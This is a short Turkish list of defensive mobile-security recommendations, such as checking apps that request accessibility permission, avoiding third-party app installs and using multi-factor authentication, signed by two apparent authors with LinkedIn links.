- Şüpheli E-posta ekleri uzmanlar tarafından incelenmeli veya kaldırılmalıdır.

- Erişilebilirlik izni isteyen uygulamalar dikkatle incelenmelidir.

- Resmi uygulama marketlerinin dışından uygulama kurulmamalıdır.

- 3. Parti uygulama yükleme ayarı devre dışı bırakılmalıdır.

- Çok faktörlü kimlik doğrulaması kullanılmalıdır.

Hazırlayanlar

Mustafa GÜNEL

https://www.linkedin.com/in/mustafa-gunel

Halil FİLİK

https://www.linkedin.com/in/halilfilik